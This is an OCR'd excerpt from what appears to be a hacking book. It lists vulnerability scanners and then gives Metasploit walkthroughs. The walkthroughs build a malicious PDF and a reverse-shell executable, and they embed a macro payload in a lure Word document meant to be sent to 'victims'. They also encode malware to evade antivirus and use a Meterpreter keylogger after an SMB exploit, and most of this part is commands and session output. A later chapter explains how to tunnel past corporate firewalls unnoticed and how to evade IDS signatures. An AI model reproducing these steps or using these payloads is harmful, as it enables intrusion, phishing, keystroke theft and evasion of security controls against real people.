
On UNIX (including Mac OS X), it consists of nessusd, the Nessus daemon, which does the scanning, and nessus, the client, which controls scans and presents the vulnerability results to the user. For Windows, Nessus 3 installs as an executable and has a self contained scanning, reporting and management system.



Website: http://www.nessus.org/nessus/

Retina Network Security Scanner

Retina Network Security Scanner, the industry and government standard for multi-platform vulnerability management, identifies known and zero day vulnerabilities plus provides security risk assessment, enabling security best practices, policy enforcement, and regulatory audits.




Website: http://www.eeye.com/html/Products/Retina/index.html

SAINT

SAINT, or the Security Administrator's Integrated Network Tool, uncovers areas of weakness and recommends fixes. With SAINT® vulnerability assessment tool, you can:

- Detect and fix possible weaknesses in your network's security before they can be exploited by intruders.
- Anticipate and prevent common system vulnerabilities.
- Demonstrate compliance with current government regulations such as FISMA, Sarbanes Oxley, GLBA, HIPAA, and COPPA.



Website: http://www.saintcorporation.com/index.html

QualysGuard

Qualys is the first company to deliver an on demand solution for security risk and compliance management. QualysGuard is the widest deployed security on demand platform in the world, performing over 150 million IP audits per year - with no software to install and maintain

Website: http://www.qualys.com/

N-Stalker Web Application Security Scanner

N-Stalker Web Application Security Scanner 2006 is a web security assessment solution developed by N-Stalker. By incorporating the well-known N-Stealth HTTP Security Scanner and its 35,000 Web Attack Signature database, along with a patent-pending Component-oriented Web Application Security Assessment technology, N-Stalker is capable of sweeping your Web Application for a large number of vulnerabilities common to this environment, including Cross-site Scripting and SQL injection, Buffer Overflow and Parameter Tampering attacks and much more.

Website: http://www.nstalker.com/

Other notable *security scanners/ penetration testing tools / vulnerability assesment softwares*:

Core Impact : An automated, comprehensive penetration testing product
Website: http://www.coresecurity.com/

ISS Internet Scanner : Application-level vulnerability assessment
Website: http://www.iss.net/

MBSA : Microsoft Baseline Security Analyzer
Website: http://www.microsoft.com/technet/security/tools/mbsahome.mspx

Nikto : A more comprehensive web scanner
Website: http://www.cirt.net/code/nikto.shtml

Hailstorm : Security assessment scanner
Website: http://www.cenzic.com/products_services/cenzic_hailstorm.php

WebInspect : Web Application Scanning
Website: http://www.spidynamics.com/products/webinspect/index.html

NTOSpider : Web application vulnerability scanner
Website: http://www.ntobjectives.com/products/ntospider.php

Grabber : Web application scanner. Basically it detects some kind of vulnerabilities in your website.
Website: http://rgaucher.info/beta/grabber/

Paros : Web application security assessment
Website: http://parosproxy.org/index.shtml

Wapiti : Web application vulnerability scanner / security auditor
Website: http://wapiti.sourceforge.net/

CHAPTER-12

ADVANCED HACKING WITH METASPLOIT

- What is Metasploit?
- Framework of Metasploit
- Remote Hacking with Metasploit (PDF)
- Create Custom Virus Applications for windows
- Create Macro Virus
- How to Encode normal virus into Undectable Virus
- Advanced Payload (Meterpreter)

What is Metasploit?

The Metasploit Framework is a platform for developing, testing, and using exploit code.

The ***Metasploit Project*** is a computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the ***Metasploit Framework***, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.

The Metasploit Project is also well known for anti-forensic and evasion tools, some of which are built into the Metasploit Framework.

Metasploit was created in 2003 as a portable network game using the Perl scripting language. Later, the Metasploit Framework was then completely rewritten in the Ruby programming language. It is most notable for releasing some of the most technically sophisticated exploits to public security vulnerabilities. In addition, it is a powerful tool for third party security researchers to investigate potential vulnerabilities.

Like comparable commercial products such as Immunity's CANVAS or Core Security Technologies Core Impact, Metasploit can be used by administrators to test the vulnerability of computer systems in order to protect them, or by Black Hat hackers and script kiddies to break into remote systems. Like many information security tools, Metasploit can be used for both legitimate and unauthorized activities.

Metasploit Framework

The basic steps for exploiting a system using the Framework include -

1. Choosing and configuring an *exploit* (code that enters a target system by taking advantage of one of its bugs; about 300 different exploits for Windows, Unix/Linux and Mac OS X systems are included);
2. Checking whether the intended target system is susceptible to the chosen exploit (optional);

3. Choosing and configuring a *payload* (code that will be executed on the target system upon successful entry, for instance a remote shell or a VNC server);
4. Choosing the encoding technique to encode the payload so that the Intrusion-prevention system will not catch the encoded payload;
5. Executing the exploit.

This modularity of allowing combining any exploit with any payload is the major advantage of the Framework: it facilitates the tasks of attackers, exploit writers, and payload writers.

Download: http://www.metasploit.com/

Remote Hacking with Metasploit (PDF)

We can hack any remote machine with help of pdf file, just create pdf file with help of metasploit with embed exploit for remote control/shell.

Requirement:

At server side:

1. Linux machine with Metasploit
2. Linux server have selinux and firewall disabled
3. Multi handler in listen mode

At client (victim side):

1. Adobe acrobat 8.1.1

Steps:

Install Linux and download metasploit and extract at desktop.
cd Desktop
cd framework
./msfconsole


- use exploit/windows/fileformat/adobe_collectmailinfo
- set payload windows/shell/reverse_tcp
- set filename indiahack.pdf
- set LHOST 192.168.1.108
- set LPORT 8080
- exploit

A pdf File creat on Data\exploit folder.
Note:
LHOST= Our Linux machine IP(static,dynamic)
LPORT= Local port for communication

After copy this PDF file or create a zip file and send to victim. But before setup multi handler module to accept connections.

./msfconsole

- use exploit/multi/handler
- set payload windows/shell/reverse_tcp
- set exitonsession TRUE
- set LHOST 192.168.1.108
- set LPORT 8080
- exploit



We got a reverse command prompt of victim with full administrative rights.

Video URL: www.thesecretofhacking.com/vd/ch12/cs1

Different popular payloads:

1. windows/meterpreter/reverse_tcp
2. windows/vncinject/reverse_tcp

Important Commands:

> show payloads
> show exploits
> info
> show options

Create Custom Virus Applications for Windows*

We can create custom exe windows virus to get command prompt, VNC desktop, meterpreter shell.

./msfpayload windows/shell/reverse_tcp LHOST=192.168.1.108 LPORT=8080 X>/root/mk.exe

After copy mk.exe in pan drivestart multi handler:
#./msfconsole
> use exploit/multi/handler
>set payload windows/shell/reverse_tcp
>set LHOST 192.168.1.108
>set LPORT 8080
>exploit

After We got the remote command shell with full rights.

[*] Command shell session 1 opened (192.168.1.108:8080 -> 192.168.1.106:1040)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>systeminfo
systeminfo

Host Name: WINXP
OS Name: Microsoft Windows XP Professional
OS Version: 5.1.2600 Build 2600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
…
…
C:\Documents and Settings\Administrator>

Video URL: www.thesecretofhacking.com/vd/ch12/cs2

Create Macro Virus*

Steps to create a VBA (Visual Basic for Applications) payload using Metasploit Framework and stick that into a Microsoft Office Word 2003 document. When the target users open up the document we will get a command line prompt. The process is divided in four parts.

Part1 - Payload generation
./msfpayload windows/shell_reverse_tcp LPORT=5000 LHOST=192.168.1.108 ***V***>
/var/www/win.sh_rev_tcp.1.108-5000.txt

Part2 - Attacker's end-point preparation
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.108
LHOST => 192.168.1.108
msf exploit(handler) > set LPORT 5000
LPORT => 5000
msf exploit(handler) > exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...

[pentester waits here for victim to eat the bait...once file is opened a shell is spawned as follows]

[*] Command shell session 1 opened (192.168.1.108:5000 -> 192.168.1.106:1040)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>systeminfo
systeminfo

Host Name: WINXP
OS Name: Microsoft Windows XP Professional
OS Version: 5.1.2600 Build 2600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
...
...
C:\Documents and Settings\Administrator>

Part3 - Wrap bait into Office Word document
a. First, we need to copy the contents of file win.sh_rev_tcp.1.108-5000.txt, generated in Part1 over to our Windows machine. Having a web server at the Linux site is always handly, we just opening up Firefox and pointing to http://192.168.1.108/win.sh_rev_tcp.1.108-5000.txt
b. Now, create a new MS Office Word 2003 document, named it StaffSalaries2009.doc.
c. Open the new document, go to Tools | Macro | Visual Basic Editor
d. On the left hand side, double click on the ThisDocument icon, the area where you should paste the code will popup in the middle of the screen
e. Paste the code from win.sh_rev_tcp.1.108-5000.txt
f. Save the script into the document by clicking the Save icon at the toolbar, do File | Close and Return to Microsoft Word
g. Add some data to your fishie document so to look genuine, Save and Exit
h. Distribute the document and hold back

* The above also apply for Office Excel documents, however please note that the generated Visual Basic code should be saved into ThisWorkbook item instead of ThisDocument, as per instruction d.

Part4 - Distribution etc
Having done all these, you can send the file as an attachment or save to a shared area where your victims can spot it and fire it up, if their Macro Security (Tools | Macro | Security...) level is set to low your goal will be achieved instantly. In any other case the users will get a friendly message telling them "*The macros in this project are disabled. Please refer to the online help or documentation of the host application to determine how to enable macros.*" with an OK and Help button, pressing the Help button tells them exactly where to click so to enable macros.

Video URL: www.thesecretofhacking.com/vd/ch12/cs3

How to Encode Normal Virus into Undectable Virus*

#./msfencode –h (for Help)

./msfencode x86/shikata_ga_nai –I mk.exe –t exe>newencode.exe

Video URL: www.thesecretofhacking.com/vd/ch12/cs4

Advanced Payload (Meterpreter)

When attempting to exploit a remote system, an attacker has a specific objective in mind—typically to obtain the command shell of the remote system, and thereby run arbitrary commands on that system.The attacker would also like to do this in as stealthy a manner as possible, as well as evade any Intrusion Detection Systems (IDSes).
If the exploit is successful but the command shell fails to work or is executing in a *chroot* environment, the attacker's options would be severely limited. This would mean the launching of a new process on the remote system, which would result in a high-visibility situation where a good administrator or forensics analyst would first see the list of running processes on a suspect system. Also, the attacker usually has one shot at launching a command shell or running an arbitrary command.

This is where the Meterpreter (short for Meta-Interpreter) comes in. The Meterpreter is one of the advanced payloads available with the MSF. The way to look at the Meterpreter is not simply as a payload, but rather as an exploit platform that is executed on the remote system.The Meterpreter has its own command shell, which provides the attacker with a wide variety of activities that can be executed on the exploited system.
Additionally, the Meterpreter allows developers to write their own extensions in the form of DLL files that can be uploaded and executed on the remote system.Thus, any programming language in which programs can be compiled into DLLs can be used to develop Meterpreter extensions.

But the real beauty of the Meterpreter is that it runs by injecting itself into the vulnerable running process on the remote system once exploitation occurs. All commands run through Meterpreter also execute within the context of the running process. In this manner, it is able to avoid detection by anti-virus systems or basic forensics examinations. A forensics expert would need to carry out a live response by dumping and analyzing the memory of

Meterpreter's Default Commands

Extensions available with Meterpreter include:
- ***Fs*** Used for uploading and downloading files.
- ***Net*** Used for creating port forwards similar to the way Secure Shell (SSH) does. This is very useful when using this system to pivot onto internal systems. It also provides commands for viewing the network configuration of the compromised system.
- ***Process*** Used for viewing the list of running processes, executing an arbitrary process, or killing a process on the remote system.
- ***Sys*** Used for getting various sorts of system information.

```
# getuid
# execute –f cmd.exe
#execute –f cmd –c
#upload source destination
#download source destination
```

Video URL: www.thesecretofhacking.com/vd/ch12/cs5

Remote Keystroke Sniffing with Meterpreter

Earlier this afternoon, I committed some code to allow keystroke sniffing through Meterpreter sessions. This was implemented as set of new commands for the stdapi extension of Meterpreter. Dark Operator, author of many great Meterpreter scripts, already wrote a nice blog post describing how to use the new keystroke sniffer, but I wanted to cover some of the internals and limitations as well.

The keyscan_start command spawns a new thread inside of the process where Meterpreter was injected. This thread allocates a large 1Mb buffer to store captured keystrokes. Every 30 ms, this thread calls GetAsyncKeyState, which returns the up/down status of each of the 256 possible Virtual Key Codes. If a key state change is detected and the new state is down, the key, along with the Shift, Control, and Alt flags are stored into the buffer as 16-bit value. If the entire buffer is used, it skips back to the beginning and overwrites old entries. This poll/compare method is based on a keyboard status application written by Rick, who presented at the last San Antonio Hackers meeting (and presents at Austin Hackers frequently).

One limitation of the GetAsyncKeyState function is that it must have access to the active, input desktop in order to monitor the key states. This presents a problem when the target process is running as a service. In the case of the VNC injection payload, we jump through a series of hoops to get access to the input desktop. This sequence has now been implemented as the ***grabdesktop*** command, but this is still not sufficient in many cases. If the service does not have rights to interact with the desktop, no amount of API jumping allows the GetAsyncKeyState function to receive keystrokes from the user.

Fortunately, Meterpreter supports the ***migrate*** command, which allows us to move our running code into a process that does have interactive access to the desktop. In the example below, we will use ms08_067_netapi exploit to obtain a Meterpreter shell on a Windows XP SP2 system, then migrate the running payload into the Explorer.exe process owned by the active user. This allows us to then use the ***keyscan_start*** and ***keyscan_dump*** commands to log the user's keystrokes.

```
$ ./msfconsole

msf > use exploit/windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > set RHOST 192.168.0.118
RHOST => 192.168.0.118

msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > set LHOST 192.168.0.139
LHOST => 192.168.0.139

msf exploit(ms08_067_netapi) > set TARGET 3
TARGET => 3

msf exploit(ms08_067_netapi) > exploit
[*] Triggering the vulnerability...
```

[*] Sending stage (2650 bytes)
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened

meterpreter > ps

Process list
============

PID Name Path
--- ---- ----
292 wscntfy.exe C:\WINDOWS\system32\wscntfy.exe
316 Explorer.EXE C:\WINDOWS\Explorer.EXE
356 smss.exe \SystemRoot\System32\smss.exe
416 csrss.exe \??\C:\WINDOWS\system32\csrss.exe
440 winlogon.exe \??\C:\WINDOWS\system32\winlogon.exe
[snip]

meterpreter > migrate 316
[*] Migrating to 316...
[*] Migration completed successfully.

meterpreter > getpid
Current pid: 316

meterpreter > grabdesktop
Trying to hijack the input desktop...

meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...

This is a test of the keystroke logger <Comma> I am typing this inside of notepad.

Learn More: www.thesecretofhacking.com/metasploit

CHAPTER-13


FIREWALL, IDS & HONEYPOT HACKING

- What is Firewall?
- How to Hack Firewall?
- What is IDS/IPS?
- How to Hack IDS/IPS?
- What is Honeypot?
- How to Hack Honeypot?

What is Firewall?

A ***firewall*** is a part of a computer system or network that is designed to block unauthorized access while permitting authorized communications. It is a device or set of devices configured to permit, deny, encrypt, decrypt, or proxy all (in and out) computer traffic between different security domains based upon a set of rules and other criteria.

Firewalls can be implemented in either hardware or software, or a combination of both. Firewalls are frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially intranets. All messages entering or leaving the intranet pass through the firewall, which examines each message and blocks those that do not meet the specified security criteria.



There are several types of firewall techniques:

1. Packet filter: Looks at each packet entering or leaving the network and accepts or rejects it based on user-defined rules. Packet filtering is fairly effective and transparent to users, but it is difficult to configure. In addition, it is susceptible to IP spoofing.
2. Application gateway: Applies security mechanisms to specific applications, such as FTP and Telnet servers. This is very effective, but can impose a performance degradation.
3. Circuit-level gateway: Applies security mechanisms when a TCP or UDP connection is established. Once the connection has been made, packets can flow between the hosts without further checking.
4. Proxy server: Intercepts all messages entering and leaving the network. The proxy server effectively hides the true network addresses.

Top 5 Firewall Applications:

1. Tiny Personal Firewall
2. ZoneAlarm
3. NetWatcher 2000
4. ConSeal PC Firewall
5. Sygate Personal Firewall

How firewall works:

Every firewall have rules to allow/deny ports for incoming and outgoing communication.

Why Firewall Security?

There are many creative ways that unscrupulous people use to access or abuse unprotected computers:

- ***Remote login*** - When someone is able to connect to your computer and control it in some form. This can range from being able to view or access your files to actually running programs on your computer.
- ***Application backdoors*** - Some programs have special features that allow for remote access. Others contain bugs that provide a ***backdoor***, or hidden access, that provides some level of control of the program.
- ***SMTP session hijacking*** - SMTP is the most common method of sending e-mail over the Internet. By gaining access to a list of e-mail addresses, a person can send unsolicited junk e-mail (***spam***) to thousands of users. This is done quite often by redirecting the e-mail through the SMTP server of an unsuspecting host, making the actual sender of the spam difficult to trace.
- ***Operating system bugs*** - Like applications, some operating systems have backdoors. Others provide remote access with insufficient security controls or have bugs that an experienced hacker can take advantage of.
- ***Denial of service*** - You have probably heard this phrase used in news reports on the attacks on major Web sites. This type of attack is nearly impossible to counter. What happens is that the hacker sends a request to the server to connect to it. When the server responds with an acknowledgement and tries to establish a session, it cannot find the system that made the request. By inundating a server with these unanswerable session requests, a hacker causes the server to slow to a crawl or eventually crash.
- ***E-mail bombs*** - An e-mail bomb is usually a personal attack. Someone sends you the same e-mail hundreds or thousands of times until your e-mail system cannot accept any more messages.
- ***Macros*** - To simplify complicated procedures, many applications allow you to create a script of commands that the application can run. This script is known as a macro. Hackers have taken advantage of this to create their own macros that, depending on the application, can destroy your data or crash your computer.

- ***Viruses*** - Probably the most well-known threat is computer viruses. A virus is a small program that can copy itself to other computers. This way it can spread quickly from one system to the next. Viruses range from harmless messages to erasing all of your data.
- ***Spam*** - Typically harmless but always annoying, spam is the electronic equivalent of junk mail. Spam can be dangerous though. Quite often it contains links to Web sites. Be careful of clicking on these because you may accidentally accept a cookie that provides a backdoor to your computer.
- ***Redirect bombs*** - Hackers can use ICMP to change (redirect) the path information takes by sending it to a different router. This is one of the ways that a denial of service attack is set up.
- ***Source routing*** - In most cases, the path a packet travels over the Internet (or any other network) is determined by the routers along that path. But the source providing the packet can arbitrarily specify the route that the packet should travel. Hackers sometimes take advantage of this to make information appear to come from a trusted source or even from inside the network! Most firewall products disable source routing by default.

How to Hack Firewall?

To hack any firewall we use allowed ports in Trojan, virus or exploit for communication. (port 21,22,25,80,8080 etc.)

Bypassing Firewall or Proxy using SOCK Proxies*

Proxies

It is a program which stays in-between the user's system and internet. The request sends by the user's system are processed by the proxy and then forward to the destination server. Proxies are used to distribute the internet access among the nodes. Most of the firewalls comes with inbuilt proxy feature. Firewall proxies increases security for the organisation.

SOCKS

SOCKS stands for "SOCKetS", these are proxies used for tunneling the connection over the internet for better security. Tunneling provides a protective shield for the data passing over the internet. Since, the data is encrypted it is neither understood by the firewall or the content filters.


Now I shall discuss how one can make use of SOCKS to bypass the firewall / proxies. Let's assume you want to download music / video files using KaZaa Lite (File Sharing Software) or chat using MSN or Yahoo without getting caught by the system administrator.

Install a SOCKS client on your system
The list of SOCKS Client are as follows:
Http-Tunnel - Commercial - http://www.http-tunnel.com/html/
Hopster - Freeware - http://www.hopster.com/deutsch/

Use one among the free SOCKS proxy (FreeProxy or Hopster). our personal choice is Hopster.


Configure SOCKS client to accept connections from the application (KaZaa or MSN etc)
Configure Hopster to listen on port 1080/TCP (default port) on your local system. Set your internet proxy address on the SOCK client so that it can connect to it. Click on the link below to view the screenshot:

Screenshot1:



In Hopster you also have to set options to accept connection from application like KaZaaLite. View screenshot for details.

Configure the application (KaZaa / MSN) to connect to SOCKS proxy
The application must be configured to connect to the local loopback IP address (127.0.0.1) on port 1080/TCP. View the screenshot of KaZaa being configured to connect to the local SOCKS proxy.



Once KaZaa has the connection established with the SOCK proxy, you can see the data transfer status both on KaZaa and as well as Hopster. View the screenshot for details.

How a SOCKS proxy work?

A SOCKS Client sitting on your system acts as a proxy server between your application and your corporate firewall/proxy. This SOCKS client when receive a particular request for the user system, it tunnel the request through http port to the main SOCK proxy server. Since, http port is usually allowed through the firewall / proxy, the tunnel is not detected by the security devices. The main SOCKS proxy then process the request and sends back the data through the http port back to the client machine.

The whole sequence of data flow is given below:
Step1: Application/User Sends Request ---------- >> SOCKS Client
Step2: SOCKS Client Sends Request ---------- >> Corporate Proxy / Firewall (as HTTP request)
Step3: Corporate Proxy / Firewall Sends Request ---- >> SOCKS Proxy (Main SOCKS Server)
Step4: SOCKS Server Processes the Request
Step5: SOCKS Server sends back data ---------- >> Corporate Proxy / Firewall

Step6: Corporate Proxy / Firewall sends back data --- >> SOCKS Client
Step7: SOCKS Client sends back data ---------- >> Application /User

Note: Similarly one can bypass the corporate firewall / proxy and run any application (MSN/Yahoo/IRC) or visit any sites using this method.

Video URL: www.thesecretofhacking.com/vd/ch13/cs1

What is IDS/IPS?

IDS(***Intrusion detection system)***

An Intrusion detection system (IDS) is software and/or hardware designed to detect unwanted attempts at accessing, manipulating, and/or disabling of computer systems, mainly through a network, such as the Internet. These attempts may take the form of attacks, as examples, by crackers, malware and/or disgruntled employees. An IDS cannot directly detect attacks within properly encrypted traffic.

An intrusion detection system is used to detect several types of malicious behaviors that can compromise the security and trust of a computer system. This includes network attacks against vulnerable services, data driven attacks on applications, host based attacks such as privilege escalation, unauthorized logins and access to sensitive files, and malware (viruses, trojan horses, and worms).

IDS

- Passive ~ Out of band
- These devices can monitor and analyze events that occur on a network or system, thus looking for intrusion attempts based on signatures or patterns.
- IDS requires careful tuning to network conditions to be effective, otherwise false positives are too high to make the system useful.

IPS

- IPS can provide more accurate alerts.
- IPS uses multi-method detection.
- False Positive ~ may unnecessarily suspend a connection and therefore block legal traffic immediately.
- Gartner: “This real-time response which registers attacks as legitimate events, even if those attacks have no bearing on the network, could be too disruptive to operations.” (Ratzlaff)

- IPS can identify that an intrusion has taken place and is able to provide the intruder's IP address. Network administrators still have to investigate the attack, determine how it occurred and correct the problem.
- One of the reasons against aggregating all the network security in one box is that it contradicts the "defense-in-depth" or “security-in-layers” concept, thus failure in one area could mean a failure of the entire internal network.
- IPS Fine Tuning and Network Tuning is more complex than IDS.
- Point: The cost of shutting down a connection due to false positives would cause more problems than it solves. IDS is the better bet.

“Intrusion-prevention systems (IPS) that can intelligently block incoming exploits could have drastically altered the effect of Code Red at Client Company. Depending on the speed of the IPS, it could have been possible to stop the infection entirely. When used in combination with strictly controlled firewalls, standardized network policies and a good notification system, intrusion prevention engines significantly narrow the window of opportunity for crackers.”

Free Intrusion Detection Systems

- Snort
- Untangle
- Bro NIDS
- Prelude Hybrid IDS
- OSSEC HIDS

How to Hack IDS/IPS?

One big problem is some signatures for filtering exploits are written to the publicly disclosed exploit, rather than the underlying vulnerability, he says. So if a known exploit's payload code is 4,096 bytes, for instance, the IDS or IPS signature would "look" for that characteristic to filter out the exploit. But a clever attacker could merely alter the size of the exploit's payload to, say, 5,000 bytes to avoid detection by the IDS or IPS.

"That happens a lot -- signature-writers write against the exploit as opposed to the vulnerability," Loveless says, and since most vendors outsource at least some, if not all, of their IDS/IPS signatures, this can provide attackers an easy way in.

Best IPS Company: http://www.toplayer.com/ and www.tippingpoint.com

What is Honey pot?

In computer terminology, a ***honeypot*** is a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems. Generally it consists of a computer, data, or a network site that appears to be part of a network but which is actually isolated, (un)protected, and monitored, and which seems to contain information or a resource that would be of value to attackers.

Two or more honeypots on a network form a *honeynet*. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient. Honeynets and honeypots are usually implemented as parts of larger network intrusion-detection systems. A ***honeyfarm*** is a centralized collection of honeypots and analysis tools.

